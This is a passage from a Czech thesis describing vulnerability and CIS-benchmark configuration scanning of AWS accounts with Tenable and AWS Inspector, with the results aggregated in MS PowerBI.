


Obrázek 8 – Nastavení Tenable cloud discovery konektoru

Zdroj: Vlastní

5.3 Identifikace cloudové infrastruktury

Po úspěšném nastavení integrace se pomocí API mezi Tenable a AWS účtem dochází k načtení dat o službách, které jsou v dispozici v rámci testovaných AWS účtu. Příklad objevení virtuálních serverů je zobrazen na obrázku č. 9. Tímto způsobem byly naimportovány další dva účty.



Obrázek 9 – Načtení cloudové infrastrktury do Tenable

Zdroj: Vlastní


Tyto data byla exportována a dále analyzována ke zvolení vhodného detekčního mechanismu zranitelností a chybné konfigurace z pohledu bezpečnosti.

5.4 Analýza detekce cloudových služeb

Pro zjištění dat pro dílčí skeny byl využit cloudový konektor, který pomohl s detekcí dostupných služeb v rámci cloudové infrastruktury. Tyto získaná data byly dále exportována ve formátu .csv a následně naimportována do MS PowerBI za účelem získání přehledu o existujících službách ve všech AWS účtech.

5.4.1 Identifikace nalezených cloudových služeb

Z níže uvedeného přehledu služeb vyplývá, že celkový počet nalezených služeb byl 1050. Nejvyšší položku, 371 nálezů z těchto dat, tvořilo nastavení práv a přístupů „IAM“. Dále disky virtuálních serverů a nastavení sítě.



Obrázek 10 – Přehled zastoupení detekovaných AWS služeb pomocí PowerBI

Zdroj: Vlastní

Přehled detekovaných služeb a jejich popis na základě dokumentace od AWS je popsán v tabulce v tabulce č. 3:

Tabulka 3 – Popis nalezených služeb AWS

Jméno služby	Počet služeb	Popis služby
IAM Role	263	Správa přístupových rolí
EBS Snapshot	121	Zálohování datových disků
IAM Managed Policy	109	Řízení oprávnění a politik
Security Group	98	Řízení přístupu k síťovým prostředkům
EBS Volume	73	Ukládání dat na oddílech datových disků
EC2 Machine Image	49	Vytváření obrazů virtuálních strojů
Subnet	42	Rozdělení sítě na menší segmenty
KMS Key	41	Šifrování a dešifrování dat
Lambda Function	41	Spouštění kódu v reakci na události
Network Interface	28	Síťové rozhraní
CloudFormation Stack	26	Automatizované nasazení infrastruktury
S3 Bucket	20	Ukládání objektů ve formě dat
Systems Manager Parameter	20	Správa konfiguračních dat
IAM User	15	Správa uživatelských účtů
Container Image	14	Obraz pro spuštění kontejnerů
EC2 Instance	11	Virtuální instance serverů
Route Table	11	Směrovací tabulky
Network ACL	9	Řízení přístupu k síťovým zdrojům
VPC	9	Virtuální privátní síť
Internet Gateway	7	Přístup k internetu

ECR Repository	5	Ukládání kontejnerových obrazů
ECS Task Definition	4	Popis spustitelných kontejnerů
Route53 Hosted Zone	4	Správa DNS záznamů
Secrets Manager Secret	4	Ukládání a správa citlivých informací
Account	3	Správa účtů
API Gateway API	3	Vytváření a správa API
Root User	3	Hlavní uživatelský účet
VPC Endpoint	3	Připojení k VPC ze služeb mimo AWS
CloudTrail Trail	2	Monitorování událostí
DynamoDB Table	2	NoSQL databázové tabulky
SNS Topic	2	Notifikace pomocí tématu
ACM Certificate	1	Správa SSL/TLS certifikátů
Application Load Balancer	1	Rozložení zátěže na aplikační úrovni
Classic Load Balancer	1	Rozložení zátěže na síťové úrovni
RDS Snapshot	1	Zálohování relačních databází
WAF Web ACL	1	Řízení přístupu k webovým aplikacím


Zdroj: Vlastní

Z výše uvedené tabulky č. 3 dále vyplývá, že i když se může zdát, že jednoduchá infrastruktura by neměla vyžadovat mnoho služeb, realita je často odlišná. I základní cloudové prostředí vyžaduje širokou škálu služeb pro správnou funkci a zabezpečení. Například pro jednoduchou webovou aplikaci může být zapotřebí IAM role pro řízení přístupu, síťového rozhraní pro komunikaci, databázové služby pro ukládání dat, zálohování pro ochranu proti datové ztrátě a mnoho dalších.

Tato rozmanitost služeb v cloudovém prostředí znamená, že i zdánlivě jednoduchá infrastruktura vyžaduje důkladnou konfiguraci a správu. Každá služba představuje potenciální bod zranitelnosti. Je důležité zajistit, aby byla správně nakonfigurována a zabezpečena.

5.4.2 Identifikace služeb pro sken bezpečné konfigurace služeb a přístupů

V přehledu na obrázku č. 11 byly dále identifikovány cloudové služby z předešlého seznamu, které mohou při nesprávné konfiguraci zapříčinit zneužití. Naopak jejich správné nastavení snižuje šanci stát se obětí kybernetického útoku. V grafu níže je možné vyčíst zastoupení různých služeb pro každý AWS účet.




Obrázek 11 – Zastoupení AWS služeb za každý AWS účet pomocí PowerBI

Zdroj: Vlastní

5.4.3 Identifikace služeb pro sken zranitelností

Z níže uvedného grafu je možné vyčíst zastoupení služeb pro jednotlivý cloudový účet Amazon Web Services. Tato informace nám dává přehled o rozsahu výpočetních služeb v jednotlivém účtu AWS. Zároveň poukazuje na to, že jednotlivé účty jsou odděleny a případný nález zranitelnosti může vyžadovat nutnost znát vlastníka účtu, který je tak schopen vyhodnotit případné dopady následné mitigace.

Na obrázku č. 12 jsou zobrazeny služby, kde se mohou nacházet softwarové zranitelnosti na úrovni operačního systému, aplikací, zdrojového kódu nebo síťového koncového zařízení. Tyto služby tedy vyžadují nastavení dodatečného automatického skeneru.



Obrázek 12 – Vybrané výpočetní služby pro sken zranitelností pomocí PowerBI

Zdroj: Vlastní

5.5 Implementace skenování zranitelností


Po identifikace cloudových služeb, na kterých může dojí k instalaci zranitelného softwaru, byly nalezeny služby, na kterých byly implementovány mechanismy pro detekci a sběr zranitelností.

Plánovaná implementace zahrnuje nastavení různých nástrojů a metod pro efektivní monitorování a detekci potenciálních hrozeb.

Prvním krokem je implementace Tenable agenta pro skenování zranitelností na instancích EC2. Tento agent pravidelně monitoroval a reportoval zranitelnosti přímo z hostovaných instancí, což umožnilo rychlou identifikaci a opravu bezpečnostních nedostatků.

Pro Lambda funkce byl implementován sken pomocí AWS Inspectoru. Tento nástroj je optimalizován pro serverless služby, umožňuje detekci zranitelností a nebezpečných konfigurací specifických pro Lambda funkce.

V dalším kroku bylo provedeno nastavení skenování pomocí Tenable pro kontrolu konfigurace a přístupových práv v rámci celého AWS prostředí. Tímto způsobem lze zajistit, že jsou dodržovány nejlepší postupy a standardy pro bezpečnou konfiguraci AWS služeb. Schéma implementace detekčních mechanismů je zachyceno na obrázku č.13.



Obrázek 13 – Diagram nastavení skenovacích mechanismů pomocí Draw.io

Zdroj: Vlastní

5.5.1 Nastavení skenu pro virtuální servery EC2

EC2 instance plní v cloudovém prostředí roli virtuálního serveru. K detekci zranitelností byl proto zajištěn lokální sken zranitelností pomocí Tenable agent. Tento skener byl nainstalován na všechny virtuální servery EC2 v rámci všech AWS účtů. Ke správné funkcionalitě byl zajištěn síťový prostup do centrální jednotky Tenable.io, kterou poskytuje společnost Tenable. Centrální jednotka slouží k nastavení jednotlivých skenů a sběru výsledků ze zmíněných služeb.


Jelikož se jedná o Linuxové prostředí, byl tedy zvolen vhodný instalační soubor a verzi odpovídající verzi cílového systému. Dále byl nainstalován Tenable agent podle předepsaných příkazů. Pomocí příkazu „*nessuscli agent status*“ byla ověřena funkcionalita viz obrázek č. 14.

```
sh-4.2$ sudo /opt/nessus_agent/sbin/nessuscli agent status
Running: Yes
Linked to: cloud.tenable.com:443
Link status: Connected to cloud.tenable.com:443
Last successful connection with controller: 121 secs ago
Proxy: None
Plugin set: 202201061158
Scanning: No (0 jobs pending, 0 smart scan configs)
Scans run today: 1 of 10 limit
Last scanned: 1641536788
Last connect: 1641550859
Last connection attempt: 1641550859
```

Obrázek 14 – Instalace Tenable Agent

Zdroj: Vlastní

V dalším kroku, viz obrázek č. 15, byla nastavena politika skenu. Jedním z důležitých parametrů bylo zvolení detekce maximálního možného počtu známých zranitelností.



Obrázek 15 – Nastavení politik sken zranitelností

Zdroj: Vlastní


Výsledkem úspěšného nastavení a spuštění skenu je report zranitelností o různé závažnosti. Tento soubor v podobě .csv byl exportován a dále využíván v analýze pomocí MS PowerBI.

5.5.2 Nastavení skenu pro Lambda function

Podpora Amazon Inspector pro funkce AWS Lambda poskytuje nepřetržité, automatizované hodnocení zranitelností zabezpečení pro funkce a vrstvy Lambda. Amazon Inspector nabízí dva typy skenování pro Lambda. Tyto typy skenování vyhledávají různé druhy zranitelností.

Po aktivaci Amazon Inspector skenuje všechny Lambda funkce volané nebo aktualizované během posledních 90 dnů ve vašem účtu. [2]

Po nastavení služby „*AWS Inspector byly* získávány první výsledky“ viz obrázek č. 16. Stejným způsobem byl aktivován nativní skener i v dalších AWS účtech. Některá data jsou sensitivního charakteru, a proto jsou jejich hodnoty anonymní.



Obrázek 16 – Výsledky z AWS Inspector

Zdroj: Vlastní

5.5.3 Implementace skenování bezpečné konfigurace

Pro skenování bezpečné konfigurace cloudového prostředí byl zvolen CIS AWS benchmark. Center for Internet Security je globálně známa nezisková organizace, která poskytuje doporučení v oboru bezpečnosti dat a informací včetně „best practises“ pro bezpečné nastavení účtu AWS.

Samotné ověření konfigurace probíhalo pomocí porovnání aktuálního stavu nastavení služeb konfigurace AWS s doporučeným nastavením CIS pomocí skeneru a AWS API. Nalezené rozdíly byly dále nahlášeny v podobě nálezu s odpovídající závažností. Tyto doporučené šablony je možné dále modifikovat dle potřeby.

Jako příklad jednoho z kontrolních prvků je uveden obrázek č. 18, který se zaměřuje na zabezpečení účtu „root“ (kořenového uživatele) v AWS Identity and Access Management (IAM). Při spuštění provádí kontrolu a zjišťuje, zda existuje aktivní přístupový klíč s označením „Access Key 1“ pro kořenový účet. Účet „root“ je nejprivilegovanější uživatel v AWS účtu a jeho přístupové klíče poskytují programový přístup k AWS účtu.

Tato kontrola je součástí snahy o minimalizaci rizika úniku citlivých údajů a zneužití kořenových oprávnění účtu. Pokud kontrola zjistí, že existuje aktivní přístupový klíč „Access Key 1“ pro kořenový účet, označí tuto situaci jako nebezpečnou. Doporučuje se, aby všechny přístupové klíče spojené s kořenovým účtem byly odstraněny, Toto zvyšuje bezpečnost účtu AWS. V CIS benchmarku je takových kontrol v řádu nižších stovek. Příklad jedné z kontrol konfigurace AWS je zobrazen na obrázku č. 17.

```
<custom_item>
  type        : IAM
  description : "1.4 Ensure no 'root' user account access key exists - 'Access Key 1'"
  info        : "The 'root' user account is the most privileged user in an AWS account.
  reference   : "800-171|3.1.1,800-171|3.1.4,800-171|3.1.5,800-171|3.1.6,800-171|3.8.1,8
  see_also    : "https://workbench.cisecurity.org/benchmarks/10599"
  aws_action  : "GetCredentialReport"
  xsl_stmt    : "<xsl:template match=\"/\">
  <xsl:choose>
    <xsl:when test=\"//iam:Member[iam:user = '[root_account]']\">
      <xsl:for-each select=\"//iam:Member[iam:user = '[root_account]']\">
        <xsl:text>[root_account] : Access Key 1 Active = </xsl:text><xsl:value-of select
      </xsl:for-each>
    </xsl:when>
    <xsl:otherwise>
      <xsl:text>[root_account] : Not Found</xsl:text>
    </xsl:otherwise>
  </xsl:choose>
</xsl:template>"
  regex       : "\[root_account\] :"
  expect      : "\[root_account\] : Access Key 1 Active = false"
</custom_item>
```

Obrázek 17 – Příklad jedné ze kontrol konfigurace AWS

Zdroj: Vlastní


6 VIZUALIZACE POMOCÍ INTEGRACE S MS POWERBI

V rámci vlastního zpracování byl využit nástroj MS PowerBI k efektivní agregaci výsledků z různých skenerů zranitelností v cloudu. Tento nástroj nám umožňuje sbírat a propojovat data z těchto skenerů pomocí jejich unikátních identifikátorů. Tímto způsobem bylo dosaženo komplexního přehledu nad všemi nalezenými zranitelnostmi v cloudovém prostředí.

Díky dostupným funkcím pro manipulaci s daty v PowerBI lze provádět detailní analýzu dat. Můžeme tedy provádět různé druhy analýz, včetně identifikace vzorů a trendů ve výskytech zranitelností, porovnávání stavů zabezpečení mezi různými účty či službami a identifikaci oblastí rizika.

Důležitým výstupem této analýzy je schopnost definovat a kvantifikovat rizika spojená s nalezenými zranitelnostmi. Na základě této analýzy bylo možné identifikovat, jaká rizika jsou nejvíce kritická a vyžadují okamžité řešení, případně která jsou méně prioritní.

Tímto způsobem lze efektivně alokovat zdroje a řešit nejnaléhavější bezpečnostní problémy v daném prostředí. Propojení zdrojů potřebných dat pomocí PowerBI je zachyceno na obrázku č. 18.



Obrázek 18 – Agregace získaných data pomocí MS PowerBI

Zdroj: Vlastní


6.1 Analýza výsledků a prioritizace konfiguračních nálezů

V průběhu analýzy zranitelností v cloudu pomocí služby Tenable.io bylo identifikováno několik důležitých aspektů ohledně bezpečnosti prostředí. První část analýzy se zaměřila na identifikaci konkrétních zranitelností a rizikových faktorů v rámci konfigurace jednotlivých AWS účtů. Během analýzy zranitelností v cloudu pomocí služby Tenable.io byly identifikovány různé oblasti zranitelností v jednotlivých AWS účtech. Největší důraz byl kladen na kategorie „*Compute, IAM a Secrets*“.

